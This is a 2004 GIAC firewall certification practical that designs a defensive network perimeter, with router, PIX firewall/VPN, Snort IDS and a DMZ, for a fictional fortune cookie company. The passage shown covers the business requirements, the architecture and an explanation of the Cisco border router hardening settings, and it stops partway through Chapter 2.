Global Information Assurance Certification Paper

How to Protect a Fortune Cookie Empire: A Secure Perimeter Design for GIAC Enterprises

By

Brian C. Rudzonis

GCFW Practical v2.0

February 12, 2004

Table of Contents

ABSTRACT

The following document describes the security perimeter of a fictional company called GIAC Enterprises. The document is divided into four main chapters as follows: Chapter 1 – Security Architecture describes the company operations and the security perimeter erected to protect operations. Chapter 2 describes the configuration of the three main components to the perimeter: the border router, firewall, and Virtual Private Network (VPN). Chapter 3 presents a plan, conducts an audit and evaluates the results of the verification of the firewall policy. Chapter 4 examines another security perimeter and evaluates possible attacks against its firewall, resistance to distributed denial of service attacks, and resistance to the compromise of an internal system. Entire configurations and code examples are provided as appendices for readability. When necessary for discussion, excerpts are provided in the text.

Chapter 1 – Security Architecture

1.1 Background

GIAC Enterprises was founded many years ago by a witty young man attending New York University (NYU) who was living near the Chinatown section of Manhattan in New York City with his mother. This man spent many late nights studying for exams and eating Chinese food. In order to help pay for his schooling and his brain food, he worked part time at a newspaper's print shop. After a time, he began to know many of the owners of the area's Chinese food restaurants. He thought fortune cookies were a great idea, however, he felt the fortunes he had always received were rather dull. He used to come up with some clever witticisms and shared them with the restaurant owners. The owners always told him he should be the one writing the fortunes. So this is just what he did. He used some spare time at the print shop to run off copies of his wittiest sayings. His mother used a recipe for fortune cookies provided by one of the local restaurant owners. The cookies were distributed to the local restaurant owners on a trial basis. The owners observed a very positive reaction by customers and the rest is history.

Today, GIAC Enterprises is still a family owned business providing fortune cookie sayings. Because of its specific product (fortune cookie sayings), it is a rather small business serving a niche market, yet it is amazingly profitable with slow, but steady growth. Most employees of the company are traveling salespeople that help to grow the company's sales, and also see to the needs of customers throughout the world. Since GIAC is involved in a niche retail market, the company's executives feel customer intimacy is very important and is a distinguishing factor for their company and their business decisions. The rest of the company is made up of the executive staff and the Information Technology (IT) department. Many functions, such as payroll, are outsourced. Much of the IT used to be outsourced, but as GIAC has transferred much of its customer operations online, the executives felt it was important to provide its own people to manage those resources. This is another example where customer intimacy is important. Executives want to ensure that when customers and business partners run into problems interacting with GIAC online, they are taken care of in a first class manner by GIAC employees, rather than a sub-contractor.

The executive staff did not take the transition to online operations lightly. Once again, customer intimacy played a large role. A series of meetings was held with GIAC's largest customers, partners, suppliers and key internal employees to cooperatively manage the transition to ensure it was performed in everyone's best interests. The meetings resulted in the creation of a requirements document that served as the basis for the security perimeter design. It also laid the requirements for a role based custom database through which most operations were to take place. The database would be accessed through a web based front end by customers, partners, suppliers, and the general public.

1.2 Requirements

The key requirements specific to the design of the security perimeter are summarized below. All design choices and tradeoffs have conformed to these requirements.

The first requirement was to have easy access to GIAC Enterprises. This means there should be no impacts to the design of networks by customers, suppliers, and partners. However, having usernames and passwords is still considered to be within the realm of easy access.

The second requirement is actually a lack of a requirement. Although all parties need access to the GIAC network, none needed critical 100% availability. All could tolerate reasonable delays with respect to placing orders or performing transactions. All parties are sensitive to the cost of providing redundancy and do not want the cost passed on to customers. However, constant network failures or unavailability would not be tolerated and would result in looking elsewhere for business relations.

The third requirement is a continued focus on the intimate relationship GIAC has had with its customers, suppliers, and partners. Many similar experiences with other companies have resulted in an environment where one can no longer meet with company representatives or reach a live person on the telephone. Through this requirement, GIAC will keep its vast sales force in place and achieve cost savings through its slim network design.

The fourth requirement is to outsource payment processes in order to avoid storage and processing of credit card information by customers. Payment relationships with partners and suppliers are handled by contracts and finance personnel reporting to the executive staff. The decision to outsource payment processing results in a lower overall cost for security because less information has to be protected and less liability is assumed because there is little or no personal or private information kept within the GIAC network.

The final requirement involves the tradeoffs between security and cost. Customers are very cost conscious and do not want to see an increase in their costs as a result of doing business with GIAC. Customers would like to see a realistic approach to security instead of just throwing products into the network for the sake of security.

1.3 Business Operations

GIAC Enterprises has transferred much of its business operations online. Prior to performing operations online, customers, partners, and suppliers used to work through the sales force to fulfill their needs. The sales force would contact the home office to fill orders or facilitate the needs of partners and suppliers. Information would be entered manually into a database. Sales people would dial

into GIAC's network daily to synchronize their copy of the database. Orders were sent for fulfillment to third party contractors.

Today, much of this takes place online. Customers, partners and suppliers interact with GIAC through the web front end. The sales force facilitates this access by first building accounts for large customers, new partners and new suppliers. They also train anyone needing assistance, although most functions are intuitive and easy to perform. The old keypunch operators receiving calls from the sales force are no longer needed. They have all been reassigned either as sales people or fill another role within GIAC. A very small number of database operator positions are staffed in order to approve certain transactions within the database. Orders are still sent to third party contractors for fulfillment; however, this is an identified action for future improvement.

1.3.1 Interaction with the General Public

The GIAC Enterprises web site is accessible through a variety of Uniform Resource Locators (URLs). GIAC has reserved the following URLs: www.giac.com, www.giacenterprises.com, www.fortunecookiesayings.com, www.fortunes.com, and www.giacfortunes.com. The Internet community accesses any of the previously mentioned URLs via port 80 on the GIAC web server, located within the DMZ subnet. These URLs display the main GIAC web pages. Such information as general company information, marketing information, contact information (e-mail and telephone) and a front end to log in (as a customer, supplier, partner, etc.) is available.

Access requirements: HTTP, HTTPS, SMTP

1.3.2 Interaction with Customers

A GIAC customer begins by accessing the Internet accessible web page via HTTP and logging in to the custom database through Secure Sockets Layer (SSL). Customers can either use a username and password combination created by the GIAC sales person (for large or important customers) or the username and password can be created upon initial access. All logons created in the database are automatically assigned a default role of customer such that anyone can immediately make a purchase. Once an order is placed, payment transactions are transferred to a third party. Verification is returned from the third party once the transaction is complete, and the order is fulfilled. Customers may also wish to send e-mail to GIAC personnel.

Access requirements: HTTP, HTTPS, SMTP

1.3.3 Interaction with Suppliers

Suppliers are entities (mostly corporations) that supply GIAC with fortune cookie sayings. Suppliers access the main web page via HTTP and log into the web front end via SSL and have the ability to upload fortune cookie sayings. The application has the ability to import information either by filling out forms for individual sayings, or to perform mass importing by uploading files in various formats (comma delimited, tab delimited, etc.). Once the fortunes are uploaded, GIAC employees are responsible for approving the fortune cookie sayings. Once they are approved, the supplier receives official credit for their saying and the amount of sales is tracked by the application and the supplier is paid according to their contract. Suppliers may also wish to send e-mail to GIAC personnel.

Access requirements: HTTP, HTTPS, SMTP

1.3.4 Interaction with Partners

A GIAC business partner has the ability to download fortune cookie sayings and has permission to translate and resell the translated fortunes. Optionally, the partner may upload the translated sayings for sale. These relationships are legally and financially detailed in each partner's contract. As such, a partner accesses the main web page via HTTP and logs into the database through the web front end using SSL as anyone else might. A partner has been specifically assigned the role of partner such that the partner may download and upload fortune cookie sayings. The application tracks actions of partners such that they may be paid or billed according to their contracts. A partner may also with to send e-mail to GIAC personnel.

Access requirements: HTTP, HTTPS, SMTP

1.3.5 Interaction with GIAC Sales Force and Teleworkers

GIAC maintains a proportionally large sales force to maintain customer intimacy and has several teleworkers to maintain a smaller office and to offer perks to employees. The sales force carry notebook computers everywhere they go and access the internal GIAC network through a Virtual Private Network (VPN) client. The sales force uses the VPN connection to access internal GIAC services such as e-mail, file servers with individual and group file shares, home grown databases and applications relating to efficiency and task automation. The sales force accesses the web front end to log into the custom database through SSL and has the ability to build accounts and to train customers, suppliers, and partners. Teleworkers also have the same ability to use a VPN to access internal company resources and to log into the database through SSL to perform their job.

Access requirements: HTTP, HTTPS, SMTP, IKE, ESP

Note: Through VPN connectivity (IKE and ESP) internal resources such as file servers, the e-mail server, and internal applications are accessed.

1.3.6 Interaction with Internal GIAC Employees

Many GIAC employees are either required or choose to work from the company building. These employees have workstations on their desks that have direct access (through username and password logon) to company resources. They also have unrestricted access to the Internet as far as HTTP, HTTPS, and FTP are concerned. The firewall allows unrestricted, yet stateful access to those services. If a user requires any other services to the Internet, they may petition management for increased access. Since the company is small and everyone (including traveling sales people) knows the small IT staff, most employees are fairly responsible when traversing the Internet. Although the most responsible person can even run into trouble or bring about viruses, maintaining large restrictions on outbound traffic increases complexity and could increase cost and even with these precautions can still have the threat of viruses and other malicious code brought to the internal network. For this reason, the egress filtering is simple, yet restrictive enough and effective.

Access requirements to Internet: HTTP, HTTPS, FTP

1.3.7 Access Requirements Summary

Business Relationship	Access Requirements	System Accessed
Public	HTTP, HTTPS	DMZ Web Server
	SMTP	Internal E-Mail Server
Customers	HTTP, HTTPS	DMZ Web Server
	SMTP	Internal E-Mail Server
Suppliers	HTTP, HTTPS	DMZ Web Server
	SMTP	Internal E-Mail Server
Partners	HTTP, HTTPS	DMZ Web Server
	SMTP	Internal E-Mail Server
Sales Force & Teleworkers	HTTP, HTTPS	DMZ Web Server
	SMTP	Internal E-Mail Server
	IKE, ESP	Internal Systems via VPN
Internal Employees	HTTP, HTTPS, FTP	Internet
	DNS, Logon	Internal Domain Controller
	SMTP	Internal E-Mail Server
	File Sharing, Applications	Internal Servers

1.4 Fortune Cookie Saying Application (FCSA)

As previously alluded to, the key to GIAC's online operations is its custom database, called the FCSA. It is a role-based application accessible through a web front end by anyone with a web browser supporting SSL. The front end is located on the web server located on the DMZ segment attached to the firewall. The web application talks to the Microsoft SQL server on the internal network. Anyone may create a logon to the application and is assigned the role of customer by default. This enables anyone down to an individual with a credit card to make a purchase. Additional roles match the entities previously described (suppliers, partners, etc.). A sales person usually assigns these roles after a contract has been drafted and signed and a logon created. Additional roles are available for support staff, such as helpdesk, administrators, and a role for shipping. The shipping role is responsible for downloading order information in order to fulfill the customer orders. The application has a variety of tools and intuitive cues available to each role to facilitate their interaction with GIAC. So far in its early operational stage, all parties have been very satisfied and has had the effect of further solidifying business for GIAC and hopefully been setting the stage for future business growth.

1.5 Network Architecture



Figure 1 - GIAC Network Diagram

1.5.1 Border Router

The GIAC border router is a Cisco 1721 whose primary function is to connect the internal network to the outside world and provide access to customers, partners, suppliers, the sales force, teleworkers, and the Internet community. Cisco was chosen as the vendor for the border router because it is the worldwide leader for many classes of routers, including small access routers.

Further, the 1721 was chosen primarily because it is a smaller, less expensive router, but it also provides some capability to expand should GIAC choose to employ a redundant Internet Service Provider (ISP) connection or a point-to-point link to another office in the case of expansion. It also provides enough power to handle the T1 traffic to the ISP and process the relatively small access lists in use by GIAC for ingress and egress filtering. The GIAC executive staff also wishes to keep costs low, but add a degree of growth. The chosen vendor and device also lead into the firewall and VPN solutions as a single vendor solution to reduce the risk of interoperability and simplified maintenance that is also more cost effective.

The router also functions as a layered security device by its position in front of the firewall and its configuration. The firewall needs to integrate with the router in order to have traffic routed to and from the Internet. Thus, the generally accepted practice is to have the router positioned between the firewall and the ISP.

The router is configured with a fixed auto sensing 10/100 Ethernet port and a serial port to communicate with the ISP. In the event of future growth or the approval of a redundant ISP connection, the router can be upgraded with additional modules.

Through the principle of Defense-in-Depth, simple and easy to maintain configuration items can be added to the router to greatly enhance the overall security architecture of GIAC's network. A detailed discussion of these items can be found in Chapter 2. For now it is sufficient to state the rationale behind the configuration choices. The configuration choices were made to add security where it is cost effective. Too often experience has shown that complex router configurations can lead to many routing problems, much down time and a larger staff. In accordance with the 2nd and 5th requirements from section 1.2, configuration items were added as long as they were generally accepted, proven to work, and did not need care and feeding. An example of a configuration item that needs care and feeding would be to periodically check unallocated IP addresses and ensure these are included in the ingress access list. Examples of configuration items that work well and do not need constant attention are to turn off Cisco Discovery Protocol (CDP) and the finger service.

1.5.2 Firewall and VPN

The next layer of security is the integrated firewall and VPN. The Cisco PIX 515E was chosen since it could function as a hardware appliance for both a firewall and VPN. Cisco was chosen because of its leadership in the appliance firewall industry and a combined hardware platform was important to the technical, political, and business aspects. Technically, it represents a single device rather than two devices and would not require an individual to have expertise with two separate products. Politically, it was an easier sell to the GIAC executive staff. In terms of numbers of devices and the cost savings, the executive staff was able to understand this type of thinking. From a business

perspective, staying with a single vendor reduces the risks associated with interoperability and a simpler, single maintenance contract. Sine this aspect of GIAC's network is so important, the network engineers decided to use a product from a leading company with a good maintenance contract instead of a freeware solution. The firewall is an operational component and deserves the extra attention and cost. The cost can be recuperated with lower-cost solutions for other components, such as the IDS.

The PIX is configured with three Fast Ethernet ports. One of which is connected to the border router, one of which connects to the DMZ segment, and the third connects to the internal network. The PIX is also scalable to be able to handle future architecture changes, such as using the PIX to provide firewall segregation between internal servers and workstations. This is not the configuration at the moment, but it represents a possibility and this scalability is important to the long-term investment in the PIX.

The firewall is the primary defense mechanism for GIAC's Internet connection, as it is a commonly accepted practice. Its primary function is to serve as the main protection mechanism for GIAC's internal resources and to mitigate the risks of requiring connectivity with the outside world. It also serves to statefully track connections initiated from the inside of the network and to log attempts to circumvent its policy. The firewall rule set is kept relatively simple to adhere to the 2nd and 5th requirements from section 1.2. However, this simple rule set in no way compromises security. Both ingress and egress filtering are employed to limit traffic in both directions to that which should be legitimate. A DMZ segment is also attached to the firewall to further protect certain services from the Internet, such as DNS and web traffic. The firewall also uses the PIX Mail Guard technology to provide further protection for e-mail services, rather than using another system attached to the DMZ.

The PIX also houses the VPN connection point for the sales force and the teleworkers. Based on the amount of time the sales force and teleworkers spend connecting to the network, it was determined this would not reduce performance and would generate a cost savings of not having to provide a separate system for VPN services. This placement also allows full use of the firewall to control access and keeps the amount of interfaces to just three segments. Choosing a single vendor for router, VPN, and firewall also facilitates operability and maintainability and the lower overall cost of maintenance contracts on equipment.

1.5.3 Intrusion Detection System (IDS)

The GIAC IT staff has chosen to implement three IDS sensors and place them in the following areas:

1. Between the border router and firewall.
2. On the DMZ network segment.
3. On the internal segment from the firewall to the main data center switch.

The GIAC IT staff chose Snort version 2.1.0 (http://www.snort.org) for all three sensors. The executive staff in union with the IT staff concluded the main threat to GIAC and operations was from the Internet and not from the inside. Although the IT staff stressed the importance at keeping an eye on inside networks because the potential damage could be greater, the executive staff wanted the segments monitored the represented potential doorways to the internal network. The IT staff wished to be able to see alerts on all interfaces of the firewall to determine what was getting past the simple first layer rules at the border router and if anything was getting past the firewall onto either the internal segment or the DMZ segment.

GIAC generally uses Dell for their entire server and workstation needs. The snort sensors are mid-range workstations with 1 GB of RAM, a 40GB hard drive for the operating system, and a 120GB hard drive for the Snort logs. Red Hat Enterprise v3 Workstation Linux has been installed. Passive taps are used to feed data to the sensors. The signatures for the sensor outside the firewall have been tuned to be a little less sensitive than the sensors sitting inside the DMZ and internal segments because the firewall will be receiving many attacks by virtue of its positioning and its job of protecting the network. Alerts received on the DMZ and internal sensors are investigated more seriously.

The use of IDS adds another layer to security by attempting to discover any traffic that has made it past the layers already in place to protect the network. Although Snort does not protect the network, it at least provides a watchful eye and enables the IT staff to respond, something that could not happen if the sensors were not watching traffic.

The use of Snort, mid-range workstations, and the Red Hat Enterprise Linux operating system in combination also keep the cost down of deploying three separate sensors. Another option for the same price could have been to use a product such as Symantec Manhunt. However, with the increase in cost, the amount of sensors would have to be reduced in order to spend the same amount of money for IDS. The GIAC executive staff can easily identify an architecture peppered with free or low-cost products and the IDS solution is definitely a low-cost solution. This is politically important to lower the overall cost of the architecture and apply cost where it is necessary, such as the server hardware and the Cisco router and firewall/VPN solutions. From a business perspective, if the IDS experiences problems, there is a wide installation base of Snort, and although there is no paid maintenance contract like there is with Cisco, losing the IDS will not cause operations to cease.

1.5.4 DMZ Segment

The GIAC network DMZ segment provides extra protection for the company's primary method for conducting business – via the web. It also provides extra protection for DNS communications between the internal network and the Internet and vice versa. Certainly these services could have been provided via the internal network and reduced the cost of maintaining extra

equipment and another network segment, however, the thought at allowing legitimate traffic to have that extent of access to the inside network, even through the layers of a filtering router, firewall, and watchful IDS, was too much of a risk. Therefore, the extra cost of providing another segment, slightly more complex configuration and more maintenance was deemed necessary.

The DNS relay consists of a Dell mid-range workstation running Red Hat Enterprise Linux v3 and BIND 9.2.3. The system has been hardened such that it only provides DNS services. It is also patched and updated on a regular schedule and as critical patches are released.

The DNS relay is configured with only records for the mail server (MX record is designated as the PIX firewall since it is using Mail Guard) and a record for the web server. It has a static Network Address Translation (NAT) mapping to the outside network and inside network to facilitate communication. Internal network communication is only permitted to the DNS server (Microsoft Windows 2003 Domain Controller).

The web server is a Dell PowerEdge server with dual processors and 4GB RAM. The operating system is Windows 2003 Server running Internet Information Services (IIS) 6.0. The operating system resides on a 80GB hard drive, and the web site resides on an internal 4 hard drive 360GB Raid 5 array. The server has been hardened since it is one of the primary attack targets for hackers. A custom policy template has been created and is refreshed daily to ensure these hardened settings are continually active. A minimum of services is also running to ensure there are very few methods of compromise for this server and even if compromised, very little can be done. The web server is also one half of the key systems to GIAC's online business, with the other half being the database server. Thus, the IT staff had to ensure it was able to handle enough transactions and serve up web pages quickly. The web server also has an internal tape drive that backs up the operating system and the web site on a regular basis to prevent sending data through the firewall to the internal tape backup server.

1.5.5 DMZ Communication Requirements

Server	Access Requirements	System Accessed
Web Server	HTTP, HTTPS	From Internet
	SQL	To Internal SQL Server
DNS Relay	DNS (UDP)	From Internet
	DNS (TCP/UDP)	To Internal Domain Controller

1.5.6 Internal Servers

There are several critical servers on the GIAC internal network that are worth mentioning. The servers are the Domain Controller, the database server, the e-mail server, and the internal syslog server.

The Domain Controller is a Dell PowerEdge server with 4GB of RAM running Microsoft Windows Server 2003. The system partition resides on an internal 80GB hard drive. The Active Directory resides on a 240GB Raid 5 array. The server is hardened and provides hardened policy templates to GIAC internal users and the sales force and teleworkers. It is patched regularly as service packs and hotfixes become available. It also provides all the standard Microsoft services such as logon and DNS for internal users.

The database server is also a Dell PowerEdge server with 4GB of RAM running Microsoft Windows Server 2003. The system partition resides on an internal 80GB hard drive. The database software is Microsoft SQL server 2000 Standard Edition. The FCSA and other internal company applications reside on a 360GB Raid 5 array. The server has also been hardened and only necessary services are running. The main purpose of the SQL server is to provide the back end functionality for the FCSA that forms the basis for GIAC's online business. Patches and hotfixes are applied as they become available since this is a critical server for GIAC.

The e-mail server is a Dell PowerEdge server with 4GB of RAM running Microsoft Windows Server 2003. The system partition resides on an internal 80GB hard drive. The e-mail application is Microsoft Exchange Server 2003. The mail databases reside on a 240GB Raid 5 array. The server has been hardened and only has necessary services running. The purpose of the Exchange server is to provide SMTP mail service to the Internet and to provide e-mail connectivity for GIAC employees.

Another critical server is the internal syslog server. It aggregates logs from servers and network equipment. The hardware is a Dell midrange workstation. It is running Red Hat Enterprise Linux v3. It contains 360GB of Raid 5 storage for system logs. The logs are regularly backed up and purged in order to assure disk space will not run out. This system has been hardened and is configured to only run minimal services and the syslog facility.

1.5.7 Internal Server Communication Requirements

Server	Access Requirements	System Accessed
Domain Controller	DNS (TCP/UDP)	DMZ DNS Relay
SQL Server	MS SQL	DMZ Web Server
Exchange Server	SMTP	To/From Internet
Syslog Server	Syslog	Perimeter Router and Internal Servers

1.5.8 IP Addressing Scheme

The GIAC network is relatively flat and simple on the inside and uses the RFC 1918 class A private address space of 10.0.0.0. The internal network is further segmented into two class C networks, 10.0.0.0 and 10.0.1.0. These two internal networks are to maintain VLAN separation between workstations and servers. Cisco Catalyst 2950 switches provide the segmentation between the two VLANs. One of the switches is a Catalyst 3550 that provides multiplayer switching in order to provide routing between the VLANs and allow communication between the servers and workstations. Simple packet filtering rules are in place to ensure only communications are taking place between the correct VLANs. This provides another layer of protection for the servers from any malicious activity taking place on the workstations, whether or not it is intentional. The 3550 also sends traffic to the firewall for external communication.

The VLAN configuration is set up such that workstations are members of VLAN2 and servers are members of VLAN3. This is to ensure that any unused ports are by default members of VLAN1 and do not automatically communicate with servers or workstations until the port's VLAN membership changes. This would happen when there is an additional workstation or server added. Port security is also used such that physical connections cannot be changed without the authorization of a member of the IT department.

The DMZ segment uses the RFC 1918 class C private address space of 192.168.100.0 (http://www.rfc-editor.org/rfc/rfc1918.txt) A block of addresses for the class C subnet of 100.100.100.0 was allocated to GIAC and is used for its public presence. In order to facilitate routing, the allocated class C address space is further subnetted using a 255.255.255.248 subnet mask for highly flexible space that allows plenty of space for future growth and realignment of the security perimeter, if desired. In case there are any mergers or acquisitions or

other events, GIAC is leaving its first half of addresses unused. All addresses used by the DMZ and internal systems use the upper half of addresses. The allocation is represented in the following table:

Function	Inside Address	Allocated Address
External Router, External Interface	N/A	N/A (unnumbered Serial)
External Router, Internal Interface	N/A	100.100.100.145
PIX Firewall Outside Interface	N/A	100.100.100.146
PIX Firewall DMZ Interface	192.168.100.1	N/A
PIX Firewall Internal Interface	10.0.0.1	N/A
DMZ Web Server	192.168.100.100	100.100.100.161
DMZ DNS Relay	192.168.100.101	100.100.100.162
Exchange 2003 Internal Mail Server	10.0.0.150	100.100.100.163
Internal Syslog Server	10.0.0.160	100.100.100.164
Internal Database (MS SQL) Server	10.0.0.155	N/A
Internal Administrator Workstation	10.0.0.200	N/A
Domain Controller	10.0.0.152	N/A
Internal Workstations and other Servers	10.0.1.X	N/A

Addresses that are not using officially allocated addresses are using NAT/PAT (Port Address Translation) to access Internet resources. As shown in the firewall configuration in Chapter 2, there is a sufficient pool of NAT addresses and a PAT address for overflow. This is primarily used for employees on the inside network to communicate with the outside Internet. Most other communication is tightly controlled and as such, static NAT mappings are used.

1.5.9 Other Security Measures

To add more security without adding greatly to the cost, there have been some additional security measures taken that are worth noting. Always important is physical security. All security equipment (border router, firewall, IDS) and data center servers are located in a secure data center. The router, firewall, and the IDS are administered via a console connection. These connections are located in the secure data center.

In addition, all equipment is backed up regularly. Monthly full backups are performed on servers, followed by weekly differentials, and daily incrementals. Network equipment is saved to flash and is downloaded to console-attached laptops, which are kept in the data center.

The internal network design was left fairly simple, with only VLAN segmentation with packet filtering performed at the Cisco 3550. At this time it was decided to not take the extra step to protect data center servers with a firewall. This would have added to the cost and labor to maintain the network. In addition, since Microsoft products are used, many ports would have been opened up in the firewall to allow a seamless domain and communication between workstations and the servers. Again, the internal employees are considered a trusted work force and the executive staff politically decided they are not a threat.

Even though the employees are trusted, locked down desktops were provided in order to reduce the cost of ownership. This way, employees as well as many types of malicious code could not make too many modifications to their settings. The sales force and teleworkers also have personal firewalls to assist with any hazards encountered on the Internet. Virus scanning software is also installed on all workstations and notebook computers, with virus signatures automatically updated weekly. The Exchange server is running virus scanning software as well, to attempt to eliminate some of the problems with malicious code originating from e-mail.

Another security measure worth mentioning is the relationship GIAC has with its ISP. Through good communication, GIAC has insight as to the direction in which their ISP is headed and if there are any events taking place, such as malicious traffic, performance issues, and the like. This assists GIAC in not only troubleshooting network problems, but it assists with security as well. On several occasions, GIAC has received calls from the ISP indicating there were attempted denial of service attacks and even asked GIAC if they were receiving any traffic. The two companies worked together and exchanged information and traded packet captures in order to better configure and respond in unison to attacks. GIAC, being a very customer service oriented company, appreciates other companies that share the same philosophy. This relationship will pay off in the long run when such security problems filter down to the GIAC network and the ISP can take steps to limit traffic and bandwidth inbound to GIAC.

Chapter 2 – Security Policy and Tutorial

2.1 Border Router

The GIAC network border router, and the first line of defense in the layered security perimeter is the Cisco 1721. Its configuration represents a balance between the need to provide security and the need to keep maintenance costs and complexity low. Security related configuration items are discussed below.

no service config
This line item disables network automatic configuration loading from a TFTP server. With a router on an exposed network, it is more prudent to only load the router's configuration from memory than to enable its configuration to be loaded from a TFTP server. Loading from a TFTP server could open the router up for malicious attacks where the router can be reconfigured.

no service finger
The finger service enables individuals to query the router in order to see the logged on users and information concerning those users. The first step in hacking is usually reconnaissance, therefore, denying any possible information to unauthorized individuals is advisable. Turning off the finger service effectively denies this user information.

service timestamps log datetime msec localtime show-timezone
The above configuration item simply timestamps each log entry with the time as specified on the router's clock.

service password encryption
This configuration item effectively obscures passwords such as the console password, virtual terminal password, and enable password. However, it is only protected with a Cisco proprietary algorithm that is based on taking the password and using the exclusive-or (XOR) function against that password with a fixed input stream. The algorithm is well known and can be easily reversed. It is merely meant for casual encryption for times when configurations are displayed in the presence of individuals unauthorized to log in to the router.

no service tcp-small-servers
no service udp-small-servers
These two items disable simple TCP and UDP services such as echo, discard, daytime, and chargen. These services are generally not needed to be running on the router and are effectively turned off with the two statements above. This follows the principle of turning off that which is not expressly needed.

enable secret 5
The enable secret command activates the password typed in by the router administrator for privileged exec (enable) mode. Since one must log into enable mode before making any changes to the router, this password is extremely important to protect. The "5" indicates the password is stored with an MD5 hash. The seemingly random character string that follows the "5" is the hashed password.

ip subnet-zero
This configuration item is not necessarily security related, however, it allows the use of a .0 network for greater flexibility in the use of IP addresses. Presently, GIAC does not use any .0 networks, but to keep the configuration standard, this is implemented as baseline.

no ip domain-lookup
This configuration item is purely cosmetic in that anything entered into the command line that cannot be interpreted by IOS is sent out for a domain lookup. This command effectively disables this because typos are the main reason domain lookups happen and this can annoy and slow down router administrators.

no ip bootp server
A Cisco router can function as a bootp server in order for other Cisco devices to download operating systems over the network. This has little practical use, especially for a border router, therefore it has been disabled. It is a minor configuration item since it would only allow a potential attacker to download a copy of IOS.

no ip source-route
Source routing allows individual packets to specify routes instead of allowing the router to make the decision. This has been the key to several types of attacks, therefore, source routing has been turned off.

ip access-group 101 in
This configuration item applies to the FastEthernet0/0 interface, which represents the connection to the PIX firewall. It specifically applies access list 101 to packets that are inbound on the interface, or outbound for the Internet. All normal traffic that is sent to the router from the PIX is destined for the Internet, therefore it comes IN to FastEthernet0/0. This is merely Cisco's convention for the application of access lists to an interface. IOS only allows a single access list bound to an interface per direction (one inbound and one outbound).

no ip redirects
This turns off the ability of the router to notify hosts of better available routes. This can represent an opportunity for reconnaissance, therefore, it would be better to deny this information to potential attackers.

no ip directed-broadcast
This interface command is default for IOS versions 12 and later. If directed broadcasts are enabled, denial of service attacks can become more successful, as the router will broadcast these packets to all hosts on the subnet attached to the interface to which it is enabled. Therefore, it is more secure to leave this feature disabled (http://www.cisco.com/en/US/products/sw/secursw/ps5318/products_user_guide_chapter09186a00801d8602.html).

no ip proxy-arp
This feature allows the router to answer Address Resolution Protocol (ARP) requests on behalf of other hosts. While this is a way to route packets across a network without the host having to be aware of the router, it opens up the possibility of malicious use on the network. For example, ARP spoofing is made easier. In the GIAC network, there is no need to use proxy arp, therefore it is disabled with this command.

no ip unreachables
IP unreachables are ICMP messages that routers send when the destination host is unreachable. While this aids in legitimate communication, it can also help the potential attacker to map a network and discover which IP addresses are valid on a network and which are not (http://www.cisco.com/en/US/products/sw/secursw/ps5318/products_user_guide_chapter09186a00801d8602.html).

no cdp enable
The Cisco Discovery Protocol (CDP) is enabled by default on every interface and on every Cisco device. It is meant to make manageability of Cisco devices easier. However, in doing so, it also gives away a lot of information about each device that a potential attacker can use in reconnaissance of a network. Therefore, it has been disabled on every interface.
no cdp run
This particular command, in contrast to the **no cdp enable** command, disables CDP for the entire router. While this command will effectively disable CDP on the router, it is used in addition to the interface command in order to ensure that even if it is turned on in one place, it is still off in the other.

no ip http server
